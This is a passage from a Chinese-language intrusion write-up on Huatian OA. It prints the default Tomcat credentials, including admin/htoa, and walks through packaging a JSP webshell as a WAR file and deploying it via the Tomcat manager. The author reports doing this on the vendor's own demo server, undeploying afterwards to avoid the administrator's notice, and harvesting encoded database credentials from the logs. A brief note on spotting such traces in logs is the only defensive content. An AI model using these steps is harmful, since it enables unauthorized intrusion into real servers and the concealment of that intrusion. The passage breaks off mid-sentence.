



图10

用户密码保存在conf\tomcat-users.xml文件中，如图11所示。



```
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <role rolename="manager"/>
  <role rolename="admin"/>
  <user username="tomcat" password="tomcat" roles="tomcat"/>
  <user username="both" password="tomcat" roles="tomcat,role1"/>
  <user username="role1" password="tomcat" roles="role1"/>
  <user username="admin" password="htoa" roles="admin,manager"/>
</tomcat-users>
```

图11

②Tomcat挂马

方法很简单：在Tomcat的管理页面，上传展开(Deploy)War文件。虽然Tomcat不允许上传JSP文件，但我们可以将JSP文件打包成War文件。

War文件即网络应用程序文件(Web Archive file)，一种与平台无关的文件格式，它允许将许多文件组合成一个存档文件。为J2EE应用程序创建的JAR文件是EAR文件(企业JAR文件)，而War专用在Web方面。我们可以使用华天OA集成的JDK的jar命令创建jar或war文件，命令格式为"jar cf war"或"jar文件名 待存档的文件名或目录"。此命令可以将class存档成jar，也可将目录、多个文件打包存档成war文件。我们利用此命令将JSP存档成war文件，如图12所示。




图12

当jspshell.war上传成功后，将保存在Tomcat的Webapps目录下，并新增"/jspshell"应用，如图13所示。




图13

直接请求该应用，因为Conf/web.xml配置listings为true——允许列目录，结果如图14和图15所示。最后请求jspshell.jsp，如图16所示，至此就完成了挂马。war文件性质允许我们无需手工解压，便可运行war文件中的应用。前面提到Conf/Server.xml配置Host元素的unpackWARs属性为true时，Tomcat将自动解压war文件运行应用，这点可从Tomcat的work目录中观察到。




图14




图15




图16

最终访问的"/jspshell/f%3A/jspshell.jsp"与jspshell.war内文件存放的目录结构一致，可以使用WinRAR等工具观察。但这时无法正常使用木马的"文件系统"功能（需要在URL后手工输入"&curPath=f:/htoa/tomcat/webapps"），需要存档jspshell.jsp文件时不带路径。于是在Tomcat管理页面使用"Undeploy"删除上传的jspshell.war文件和"/jspshell"应用，然后将jspshell.jsp木马拷贝到JDK的bin目录（F:\htoa\JDK\bin），再用命令"jar cf jspshell.war jspshell.jsp"存档JSP木马，这时再用WinRAR查看，jspshell.jsp文件直接在jspshell.war的"根目录"中，最后利用Tomcat管理页面"Deploy"该War文件，JSP木马功能即恢复正常！

由于华天Demo服务器上的OA运行环境使用默认配置，于是使用用户名"admin"和密码"htoa"顺利进入Tomcat管理页面，同样方法完成挂马（为了不引起管理员注意，上传木马后"Undeploy"掉"/jspshell"应用），如图17所示。




图17

③Tomcat日志

在Tomcat的日志目录logs中以文本方式保存着Tomcat运行的详细信息，这里我们强调两处。一个是Tomcat启动信息，从中我们可以获取MySQL连接用户密码的Base64加密值，如图18所示。

再者就是我们上传War以及访问JSP木马的痕迹也被详细记录，如图19所示。这也启示我们在分析Tomcat日志时，应注意"<admin> [Main] Log in"、"Associated with Deployer"等字符。

2.克隆华天

虽然利用木马基本上就可以完成华天OA的



图18

